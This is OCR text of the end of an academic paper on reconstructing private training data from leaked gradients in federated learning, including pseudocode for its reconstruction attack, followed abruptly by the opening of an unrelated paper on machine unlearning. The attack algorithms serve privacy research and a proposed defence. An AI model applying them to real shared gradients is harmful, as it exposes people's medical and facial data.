As Fig. 10(a) shows, on all the five datasets, the width plays a strong impact factor on the proportion of insecure batches. For example, when the layer width is 1000, the proportion of insecure batches is over 60% on RetinaMNIST, which, in other words, indicates that over 60% batches of size 8 can be reconstructed with high recognizability only if the average gradient is leaked in this case. From Fig. 10(b), we observe that the influence of the network depth on the neuron exclusivity state is complicated. In most cases, the proportion of the insecure batches reaches the maximal when the network depth is 4 and 5 but radically decreases when the depth is further enlarged. This may serve as an explanation on our previously reported results in Fig. 7(d), where the baseline attacks do not show a clear upward trend when the depth increases. In Fig. 10(c), we do not observe a common principle which characterizes the influence of the training epoch on the neuron exclusivity. For example, on Facescrub, the proportion of insecure batches decreases when the training epoch accumulates, while, on DermaMNIST, the proportion first increases and then remains stable. From Fig. 10(d), we observe that, on some datasets, the proportion of insecure batches is even higher compared to the case when the batches contain randomly sampled inputs, which conforms to the observed complexity of activation patterns even for samples from the same class [15], considering the exponentially many




Figure 11: Impact of *sufficient exclusivity* (i.e., *w/ ExAN*) and *lack of exclusivity* (i.e., *w/o ExAN*) conditions on the quality of data reconstruction, where the *default* columns collect the results on a randomly sampled batches with no control on its exclusivity state.

possibilities (e.g., 2^{512}).

8 Discussions

On the Remaining Exclusivity States. We further explore how the neuron exclusivity state of a batch would influence the attack effectiveness in general. Specifically, with the aid of the SOW algorithm [35], we prepare the following three comparison groups of batches to attack: **A.** 100 randomly sampled batch of size 8 from the original dataset (i.e., *default*); **B.** slightly perturbed versions of batches in Group A such that each batch satisfies the condition of sufficient exclusivity (i.e., *w/ ExAN*); **C.** slightly perturbed versions of batches in Group A such that all the samples in the same batch have no ExAN with one another. Then we conduct the *Inverting* attack on all the 100 batches from the three comparison groups respectively. Fig. 11 presents the box plots of the PSNR of *Inverting* on three datasets, with the omitted results in Appendix C. As Fig. 11 shows, in most cases, we observe that the attack performance decreases in the following order of the comparison groups: *w/ ExAN* > *default* > *w/o ExAN*. For example, on Facescrub, the average PSNR is respectively 11.83, 11.55, and 10.47 for the *w/ ExAN*, the *default* and the *w/o ExAN* comparison group. Although the performance margin of *Inverting* between the default group and the *w/ ExAN* group is not as substantial as that between the default group and the w/o ExAN group, we should notice *Inverting* does not exhibit the optimal attack effectiveness on insecure batches. In fact, our constructed attack algorithm indicates, the attacker can achieve a much higher reconstruction quality (e.g., with PSNR over 30) on the insecure batches. Combining these results, we expect ExAN as a promising metric for understanding and measuring the data leakage from the gradient. Yet, there lacks rigorous statements whether an effective data reconstruction attack can be constructed for the remaining cases as in Section 5, or whether the impossibility of unique reconstruction can be proved as in Section 6, which is left as an open question for future research.

Data Reconstruction vs. Model Extraction. As pointed out in [17], model extraction becomes less feasible when the model is expansive (i.e., the model contains a layer with a higher output dimension than the input dimension), while, under the same condition, data reconstruction attack in turn becomes stronger, according to our analysis. It is mainly because, the information exposed to model extraction attacks is a number of data inputs (i.e., queries) and their predictions, from which he/she wants to recover the model parameters. Therefore, model extraction on an expansive model has to recover more unknown variables than either the input dimension or the prediction dimension, which becomes an issue. In contrast, the information exposed to data reconstruction attacks is the gradient, the information of which grows when the model becomes larger. When the model is expansive, the gradient information accessible to the adversary is sufficiently more than the dimension of the unknown inputs the adversary wants to solve, which further facilitates data reconstruction.

Limitation & Future Directions. To further improve the reconstruction accuracy of our analytic attack, future works may consider design a solution refinement procedure based on non-convex optimization techniques [17], e.g., by using the solved solution from the linear equation solver as the initial guess and then refining the solution iteratively by gradient descents on the gradient matching objective. Besides, our current work mainly characterizes the defensive effectiveness of exclusivity reduction with the theory of linear equation systems. As a promising future work, one may consider extend the analytic results to the language of differential privacy. Finally, future works may also study the role of neuron exclusivity states in other gradient-based privacy attack classes. For example, our proposed exclusivity reduction may also weaken the effectiveness of gradient-based property inference attacks [29], because the gradient information after exclusivity reduction can also correspond to many other mini-batches which do not share the same global property with the original mini-batch, which can therefore obfuscate the attacker's inference.

9 Conclusion

In this paper, we provide the first analytic study which explores the security boundary of data reconstruction from gradient via the lens of neuron exclusivity states. Specifically, we determine and prove the boundary condition of insecure exclusivity states by constructing an attack algorithm with guaranteed accuracy. Moreover, we prove the impossibility of unique reconstruction for the exclusivity states satisfying the lack of exclusivity condition. With our proposed simple yet effective exclusivity reduction strategy as a preliminary step, we hope our study would arouse more research interests and efforts in investigating and strengthening the privacy properties of model gradient via its intrinsic interaction with the underlying mechanism of deep learning.

Acknowledgments

We would like to thank the anonymous reviewers for their constructive comments and input to improve our paper. We would like to thank the anonymous reviewers for their insightful comments that helped improve the quality of the paper. This work was supported in part by the National Key Research and Development Program (2021YFB3101200), National Natural Science Foundation of China (61972099, U1736208, U1836210, U1836213, 62172104, 62172105, 61902374, 62102093, 62102091), Natural Science Foundation of Shanghai (19ZR1404800). Min Yang is a faculty of Shanghai Institute of Intelligent Electronics & Systems, Shanghai Institute for Advanced Communication and Data Science, and Engineering Research Center of Cyber Security Auditing and Monitoring, Ministry of Education, China. Mi Zhang and Min Yang are the corresponding authors.

References

[1] M. Abadi, P. Barham, J. Chen *et al.*, "Tensorflow: A system for large-scale machine learning," *OSDI*, 2016.

[2] M. Abadi, A. Chu *et al.*, "Deep learning with differential privacy," *CCS*, 2016.

[3] S. Bubeck, "Convex optimization: Algorithms and complexity," *Foundations and Trends in Machine Learning*, 2015.

[4] N. Carlini, C. Liu, Ú. Erlingsson *et al.*, "The secret sharer: Evaluating and testing unintended memorization in neural networks," *USENIX Security*, 2019.

[5] C. Chen, B. Wu *et al.*, "Nebula: A scalable privacy-preserving machine learning system in ant financial," *CIKM*, 2020.

[6] F. Chin-Lung and SaundersMichael, "LSMR: An iterative algorithm for sparse least-squares problems," *SIAM Journal on Scientific Computing*, 2011.

[7] Y. Dauphin, R. Pascanu *et al.*, "Identifying and attacking the saddle point problem in high-dimensional non-convex optimization," *NIPS*, 2014.

[8] V. Duddu, D. Samanta, D. V. Rao *et al.*, "Stealing neural networks via timing side channels," *ArXiv*, vol. abs/1812.11720, 2018.

[9] M. Fredrikson, S. Jha, and T. Ristenpart, "Model inversion attacks that exploit confidence information and basic countermeasures," *CCS*, 2015.

[10] M. Fredrikson, E. Lantz, S. Jha *et al.*, "Privacy in pharmacogenetics: An end-to-end case study of personalized warfarin dosing," *USENIX Security*, 2014.

[11] K. Ganju, Q. Wang, W. Yang *et al.*, "Property inference attacks on fully connected neural networks using permutation invariant representations," *CCS*, 2018.

[12] J. Geiping, H. Bauermeister, H. Dröge *et al.*, "Inverting gradients - how easy is it to break privacy in federated learning?" *NeurIPS*, 2020.

[13] I. Goodfellow, Y. Bengio, and A. Courville, *Deep Learning*. MIT Press, 2016, http://www.deeplearningbook.org.

[14] D. Gutman, N. C. F. Codella, M. E. Celebi *et al.*, "Skin lesion analysis toward melanoma detection: A challenge at the 2017 international symposium on biomedical imaging," *International Symposium on Biomedical Imaging*, 2018.

[15] B. Hanin and D. Rolnick, "Complexity of linear regions in deep networks," *ICML*, 2019.

[16] B. Hitaj, G. Ateniese, and F. Pérez-Cruz, "Deep models under the gan: Information leakage from collaborative deep learning," *CCS*, 2017.

[17] M. Jagielski, N. Carlini, D. Berthelot, A. Kurakin *et al.*, "High accuracy and high fidelity extraction of neural networks," *USENIX Security*, 2020.

[18] Y. Ji, X. Zhang, S. Ji *et al.*, "Model-reuse attacks on deep learning systems," *CCS*, 2018.

[19] P. Kairouz, H. B. McMahan *et al.*, "Advances and open problems in federated learning," *Foundations and Trends in Machine Learning*, 2021.

[20] D. P. Kingma and J. Ba, "Adam: A method for stochastic optimization," *ArXiv*, vol. abs/1412.6980, 2015.

[21] J. Konecný, H. B. McMahan, F. X. Yu *et al.*, "Federated learning: Strategies for improving communication efficiency," *ArXiv*, vol. abs/1610.05492, 2016.

[22] A. Krizhevsky, "Learning multiple layers of features from tiny images," *Master's thesis, University of Toronto*, 2009.

[23] A. Krizhevsky, I. Sutskever *et al.*, "ImageNet classification with deep convolutional neural networks," *Communications of the ACM*, 2012.

[24] H. Kuhn, "The hungarian method for the assignment problem," *Naval Research Logistics Quarterly*, 1955.

[25] T. Laurent and J. von Brecht, "The multilinear structure of ReLU networks," *ICML*, 2018.

[26] K. Leino and M. Fredrikson, "Stolen memories: Leveraging model memorization for calibrated white-box membership inference," *USENIX Security*, 2020.

[27] D. Liu and J. Nocedal, "On the limited memory BFGS method for large scale optimization," *Mathematical Programming*, 1989.

[28] L. Lyu, H. Yu *et al.*, *Threats to Federated Learning*. Springer International Publishing, 2020.

[29] L. Melis, C. Song, E. D. Cristofaro *et al.*, "Exploiting unintended feature leakage in collaborative learning," *S&P*, 2019.

[30] G. Montúfar, R. Pascanu *et al.*, "On the number of linear regions of deep neural networks," *ArXiv*, vol. abs/1402.1869, 2014.

[31] M. Nasr, R. Shokri, and A. Houmansadr, "Comprehensive privacy analysis of deep learning: Passive and active white-box inference attacks against centralized and federated learning," *S&P*, 2019.

[32] H. Ng and S. Winkler, "A data-driven approach to cleaning large face datasets," *ICIP*, 2014.

[33] T. Orekondy, B. Schiele, and M. Fritz, "Knockoff nets: Stealing functionality of black-box models," *CVPR*, 2019.

[34] X. Pan, M. Zhang, S. Ji, and M. Yang, "Privacy risks of general-purpose language models," *S&P*, 2020.

[35] X. Pan, M. Zhang, Y. Lu, and M. Yang, "TAFA: A task-agnostic fingerprinting algorithm for neural networks," *ESORICS*, 2021.

[36] A. Paszke, S. Gross, F. Massa *et al.*, "PyTorch: An imperative style, high-performance deep learning library," *NIPS*, 2019.

[37] H. Robbins, "A stochastic approximation method," *Annals of Mathematical Statistics*, 2007.

[38] D. Rolnick and K. P. Kording, "Reverse-engineering deep ReLU networks," *ICML*, 2020.

[39] D. E. Rumelhart, G. E. Hinton, and R. J. Williams, "Learning representations by back-propagating errors," *Nature*, 1986.

[40] O. Russakovsky, J. Deng, H. Su *et al.*, "ImageNet large scale visual recognition challenge," *IJCV*, 2015.

[41] A. Salem, A. Bhattacharyya, M. Backes *et al.*, "Updates-leak: Data set inference and reconstruction attacks in online learning," *ArXiv*, vol. abs/1904.01067, 2019.

[42] A. Salem, Y. Zhang, M. Humbert *et al.*, "ML-leaks: Model and data independent membership inference attacks and defenses on machine learning models," *NDSS*, 2019.

[43] R. Shokri, M. Stronati, C. Song *et al.*, "Membership inference attacks against machine learning models," *S&P*, 2017.

[44] R. Shokri, M. Strobel, and Y. Zick, "Privacy risks of explaining machine learning models," *ArXiv*, vol. abs/1907.00164, 2019.

[45] K. Simonyan and A. Zisserman, "Very deep convolutional networks for large-scale image recognition," *ArXiv*, vol. abs/1409.1556, 2015.

[46] F. Tramèr, F. Zhang, A. Juels *et al.*, "Stealing machine learning models via prediction apis," *USENIX Security*, 2016.

[47] D. Ulyanov, A. Vedaldi *et al.*, "Deep image prior," *CVPR*, 2018.

[48] B. Wang and N. Gong, "Stealing hyperparameters in machine learning," *S&P*, 2018.

[49] Z. Wang, M. Song, Z. Zhang *et al.*, "Beyond inferring class representatives: User-level privacy leakage from federated learning," *ICCC*, 2019.

[50] J. Yang, R. Shi, and B. Ni, "MedMNIST classification decathlon: A lightweight AutoML benchmark for medical image analysis," *ArXiv*, vol. abs/2010.14925, 2020.

[51] Q. Yang, Y. Liu *et al.*, "Federated machine learning: Concept and applications," *TIST*, 2019.

[52] B. Zhao, K. R. Mopuri, and H. Bilen, "iDLG: Improved deep leakage from gradients," *ArXiv*, vol. abs/2001.02610, 2020.

[53] L. Zhu, Z. Liu, and S. Han, "Deep leakage from gradients," *NeurIPS*, 2019.

A Details of Scenarios

Table A.1: Scenarios covered in experiments.

Dataset	Task	Input Size (d_0)	# Classes (K)
CIFAR-10 [22]	Object Classification	$3 \times 32 \times 32$	10
FaceScrub [32]	Face Recognition	$3 \times 32 \times 32$	20
RetinaMNIST [50]	Iris Diagnosis	$3 \times 28 \times 28$	5
DermaMNIST [50]	Dermatology	$3 \times 28 \times 28$	7
OrganMNIST [50]	Pathology	$1 \times 28 \times 28$	11
ImageNet [23]	Object Classification	$3 \times 224 \times 224$	1000
ISIC [14]	Skin Cancer Diagnosis	$3 \times 224 \times 224$	7

Table A.1 summarizes the general information of the datasets we cover in our experiments. In the following, we provide more details.

Academic Benchmarks. We choose the standard benchmark image datasets, i.e., CIFAR-10 [22] and ImageNet [23], which are considered in previous data reconstruction attacks. These two datasets originate from the machine learning community and are widely used as computer vision benchmarks for image classification and many other tasks. These two datasets mainly cover daily objects and show incremental complexity in various aspects (e.g., total pixels, color channels, class number).

Medical Scenarios. We consider three real-world medical imaging datasets made public by [50], namely, RetinaMNIST, DermaMNIST, OrganMNIST. These three datasets corresponds to the tasks of intelligent diagnosis of iris-related, skin-related and organ-related pathology. We choose these three datasets out of the 9 datasets from [50] based on its diversity in color channels and image variance. Besides, we use the ISIC skin cancer dataset [14], which consists of more high-resolution skin cancer images for evaluating our hybrid attack on deep CNNs.

Identity-Related Scenario. We consider a face recognition system built with a subset of the Facescrub dataset [32], which consists of portraits of 20 celebrities randomly selected from the full dataset.

B Algorithm Details

In this part, we provide the algorithmic descriptions of the key procedures in our proposed data reconstruction attacks on FCNs in Algorithm B.1, B.2 & B.3.

Algorithm B.1 Determine $\{(\overline{g}_c^m)_{c=1}^K\}_{m=1}^M$.

Input: The gradient of W_H, i.e., $\overline{G}_H$.
Output: Reconstructed labels $\{Y_1,\ldots,Y_M\}$ and loss vectors $\{(\overline{g}_c^m)_{c=1}^K\}_{m=1}^M$.
Compute $r_c := [\overline{G}_H]_c / [\overline{G}_H]_1$ for every c in $1,\ldots,K$.
Find all the disjoint index groups $\{I^m\}_{m=1}^M$ where $(r_2)_j$ is constant whenever $j \in I^m$. ▷ M is hence the inferred batch size and I^m is the index set of the exclusively activated neurons at the last ReLU layer.
for all c in $1,\ldots,K$ **do**
    for all m in $1,\ldots,M$ **do**
        Select an arbitrary index j from I^m.
        $\overline{g}_c^m / \overline{g}_1^m \leftarrow [r_c]_j$.
    end for
end for
for all m in $1,\ldots,M$ **do**
    $Y_m \leftarrow$ Apply Algorithm B.2 to $(\overline{g}_c^m)_{c=1}^K$.
    Estimate the upper bound of feasible range of $\overline{g}_1^m$ as $\delta_m \leftarrow \overline{g}_1^m / \overline{g}_{Y_m}^m$
    Fix $\overline{g}_1^m = 2 \times \delta_m / 3$. ▷ This is practiced in all our experiments.
    Calculate each $\overline{g}_c^m$ according to the ratio.
end for

Algorithm B.2 Exact label reconstruction from the loss vector.

Input: The loss vector for the m-th sample $(\overline{g}_c^m)_{c=1}^K$.
Output: Reconstructed label Y_m.
if $(\overline{g}_c^m)_{c=1}^K$ have one negative element **then**
return $Y_m \leftarrow$ The index of the negative element
else
return $Y_m \leftarrow 1$
end if

Algorithm B.3 Determine activation patterns $\{(D_i^m)_{i=1}^H\}_{m=1}^M$.

Input: The gradients $(\overline{G}_i)_{i=0}^H$ at each layer, the index sets $(I_H^m)_{m=1}^M$ of exclusively activated neurons at the last ReLU layer and the reconstructed $\{(\overline{g}_c^m)_{c=1}^K\}_{m=1}^M$
Output: Reconstructed activation patterns. $\{(D_i^m)_{i=1}^H\}_{m=1}^M$.
$I_{\text{cur}} \leftarrow \{I_H^m\}_{m=1}^M$.
for all i in $H-1,\ldots,1$ **do**
    for all m in $1,\ldots,M$ **do**
        Select an arbitrary index j from I_{cur}^m.
        $\text{diag}(D_i^m) \leftarrow ([\overline{G}_i]_{:,j} \neq 0)$
    end for
    Construct the index sets $\{I_i^m\}_{m=1}^M$ of exclusively activated neurons at the i-th layer from $\{D_i^m\}_{m=1}^M$.
    $I_{\text{cur}} \leftarrow \{I_i^m\}_{m=1}^M$.
end for
Solve D_H^m from the binary equation $\frac{1}{M}\sum_{m=1}^M \sum_{c=1}^K \overline{g}_c^m [W_H]_c^T D_H^m I_{d_H} = \frac{\partial \ell}{\partial b_{H-1}}$.

C More Evaluation Results




Figure C.1: A sample question from our survey for human evaluation of reconstruction quality.

Omitted Results on Other Datasets. In Fig. C.5, we present the omitted results accompanying Fig. 7 in the main text. In Fig. C.4, we present the omitted results accompanying Fig. 9

in the main text. In Fig. C.2, we present the omitted results accompanying Fig. 11 in the main text.




Figure C.2: Omitted results on other datasets for Fig. 11.




Figure C.3: The accuracy of three-layer FCNs on the main task of DermaMNIST, RetinaMNIST and OrganMNIST, with and without exclusivity reduction. The width of the first ReLU layer varies in $[1, 64]$.

Omitted Visualization Results. We present the omitted results accompanying Fig. 6 & 8 and other visualization results in the following link: https://tinyurl.com/2p8pvyra.

More Details on Human Evaluation. First, we collect a group of reconstruction results of DLG, Inverting and our attack on the same batch for each of the following 8 test cases, namely, FCN on Facescrub & CIFAR-10, LeNet-5 on Facescrub & CIFAR-10, AlexNet on ImageNet & Facescrub, and VGG-13 on ImageNet & Facescrub, where the batch size is always set as 8. We do not include the reconstruction results on ISIC skin cancer dataset because the images may be inappropriate for all of our participants to view. With the collected reconstruction results, we prepare a survey composed of 24 questions in the same format. As shown in Fig. C.1, each question shows 4 images in a line (i.e., 3 reconstruction results for the same ground-truth image and the corresponding ground-truth image, positioned in a random order). For each question, the participants are required to rank the 4 images in a decreasing order of recognizability.




Figure C.4: Omitted results on other datasets for Fig. 9.




Figure C.5: Omitted results on other datasets for Fig. 7.

On the Necessity of Auditable Algorithmic Definitions for Machine Unlearning

Anvith Thudi, Hengrui Jia, Ilia Shumailov, Nicolas Papernot
University of Toronto and Vector Institute

Abstract

Machine unlearning, *i.e.* having a model forget about some of its training data, has become increasingly more important as privacy legislation promotes variants of the right-to-be-forgotten. In the context of deep learning, approaches for machine unlearning are broadly categorized into two classes: exact unlearning methods, where an entity has formally removed the data point's impact on the model by retraining the model from scratch, and approximate unlearning, where an entity approximates the model parameters one would obtain by exact unlearning to save on compute costs. In this paper, we first show that the definition that underlies approximate unlearning, which seeks to prove the approximately unlearned model is close to an exactly retrained model, is incorrect because one can obtain the same model using different datasets. Thus one could unlearn without modifying the model at all. We then turn to exact unlearning approaches and ask how to verify their claims of unlearning. Our results show that even for a given training trajectory one cannot formally prove the absence of certain data points used during training. We thus conclude that unlearning is only well-defined at the algorithmic level, where an entity's only possible auditable claim to unlearning is that they used a particular algorithm designed to allow for external scrutiny during an audit.

1 Introduction

Machine learning (ML) models are often trained on user data. While the users may initially allow for their data to be analyzed with ML, they may later retract this authorization. This is formalized in the right-to-be-forgotten, established in the European Union's GDPR [18], among other regulatory frameworks. Because ML models are known to memorize their training data [8], this forces model owners to resort to machine unlearning [4] to remove any effect the point had on the trained model. Machine unlearning is a process by which the model owner proves to the user that a model which had originally learned from the user's data now has been modified to "forget" anything it had learned from it. While this is an intuitive concept, precisely defining unlearning remains an open problem.

Indeed, there are several proposals for defining machine unlearning. They can be broadly taxonomized in two categories: *exact* and *approximate* unlearning. In exact unlearning, the model is naively retrained from scratch (with the point to be unlearned removed from the dataset). This is generally computationally expensive, although it can be made more efficient to a certain extent [2]. In approximate unlearning, the model owner instead attempts to save computational resources by directly modifying the model's parameters to unlearn in a small number of updates (ideally, a single update would suffice). This second class of approaches defines machine unlearning in the parameter space [10, 11, 12, 13]: a model is said to have unlearned successfully when it is close in parameter space to a model which has never learned about the data point.

In this paper, we show that this second line of reasoning on approximate unlearning is erroneous and leads to incorrect definitions of machine unlearning. Our result first stems from our observation that one can obtain arbitrarily similar (which for finite floating point storage means identically the same) model parameters from two non-overlapping datasets. Thus, the ability to achieve a particular point (*i.e.* model) in parameter space is not what defines having learned from a dataset–instead, it is the trajectories taken by the optimization algorithm on the loss (*i.e.* error) surface during training. Second, Shumailov et al. recently demonstrated how it is possible to find different samples from the training data that will lead to a similar step of gradient descent [22]. This can be seen by observing that a step of gradient descent differentiates the model's loss averaged over a minibatch (*i.e.* a small number) of training examples. Thus, different minibatches can lead to arbitrarily similar average gradients. Coming back to the gradient descent trajectories, this implies that the value of training from a particular dataset stems from *how* the trajectory was obtained, not the trajectory itself.

This has a fundamental implication to unlearning: we *cannot* prove unlearning by showing that the parameters of the un-

learned model are obtained without training on the unlearned data. This poor definition of unlearning could be systematically achieved by inspecting a model's training trajectory to identify all steps of gradient descent that involve the point to be unlearned, and then replacing some of the training points in the corresponding minibatches such that the minibatches no longer contain the point to be unlearned but the outcome of the gradient computation remains identical.

We show this is possible for standard models and datasets in our experiments. Furthermore, we formalize the concept of *forgeability* as the ability to replace data points from one dataset by points from another dataset while keeping the model updates computed on these points identical (up to some pre-defined minimal error). That is, when two datasets are forgeable, the same model parameters can feasibly (upto some small per-step error accounting for noise) be obtained by using either of the datasets. When applied to the particular case where the second dataset is obtained from the first dataset by removing points that need to be unlearned, the two datasets being forgeable implies that unlearning can be achieved at no cost (because learned and unlearned models are indistinguishable).

This leads us to the conclusion that unlearning can only be defined at the level of the algorithms used for learning and unlearning, and not by reasoning over the model parameters they output. This observation is akin to the one made by Dwork et al. [7] for protecting sensitive data when introducing differential privacy: one cannot prevent inference of private information that individuals contribute to a dataset by reasoning at the level of the dataset itself, but rather has to reason about the guarantees provided by algorithms that analyze this dataset. Similarly in our setting for unlearning, we show that one cannot prove unlearning simply by comparing points in the parameter space. This invalidates all existing approximate approaches to unlearning: they can only justify unlearning by the process they are enacting, and not the final outcome of their process (which most past works looked at); the only way to know a model unlearned correctly with a given method is to inspect the method itself. Indeed, unlearning requires that (1) the procedure of unlearning a training point possesses the properties required to ensure removal of the effect of the point, and (2) the model owner provides auditable evidence that the unlearning procedure was correctly implemented. External scrutiny (*e.g.* taking the form of audits) is required to achieve the second property. Thus, we propose verifiable computation as a promising direction for achieving unlearning.

2 Background

2.1 Machine Learning

Machine learning (ML) is the task of learning a machine (or model) from a dataset, and it falls broadly into two categories: supervised and unsupervised learning. The difference between them is that in the former an entity is given a labeled dataset D whereas in the latter the dataset is unlabelled. We will focus on supervised learning in this paper, in which the dataset consists of points $(\mathbf{x}_i, y_i) \in \mathfrak{X} \times \{1, \cdots, c\}$, where $y_i \in \{1, \cdots, c\}$ is the label of the input $\mathbf{x}_i \in \mathfrak{X}$, and there are c possible labels. The goal of supervised ML is to predict the label y of an unlabelled input $\mathbf{x}$ by knowledge learned from the labeled dataset D.

The usual method of learning a supervised model $M : \mathfrak{X} \to \{1, 2, \cdots, c\}$ is to introduce parameters $\mathbf{w}$ which allows one to modify the model in a (piece-wise) smooth way so (ideally) the performance can be optimized smoothly without overshooting. Then one typically defines a loss function $\mathcal{L} : M_{\mathbf{w}}(\mathbf{x}_i) \times y_i \to [0, \infty)$ which captures the performance of $M_{\mathbf{w}}$ at classifying the dataset D correctly, or in particular how different $M_{\mathbf{w}}(\mathbf{x}_i)$ is from the desired output y_i for every data point $(\mathbf{x}_i, y_i)$ (note throughout this paper we will often use just $\mathbf{x}_i$ as shorthand for the data point $(\mathbf{x}_i, y_i)$). In cases where an analytic solution does not exist, one usually minimizes the loss $\mathcal{L}$ iteratively (and stochastically) by updating the parameters in steps based on individual data points. That is, there is some update rule g which takes in the current parameters $\mathbf{w}_t$ and a data point $(\mathbf{x}_t, y_t)$ and gives new parameters $\mathbf{w}_{t+1} = g(\mathbf{w}_t, (\mathbf{x}_t, y_t))$ which (often) reduces the loss by some amount. This is useful, for instance, to 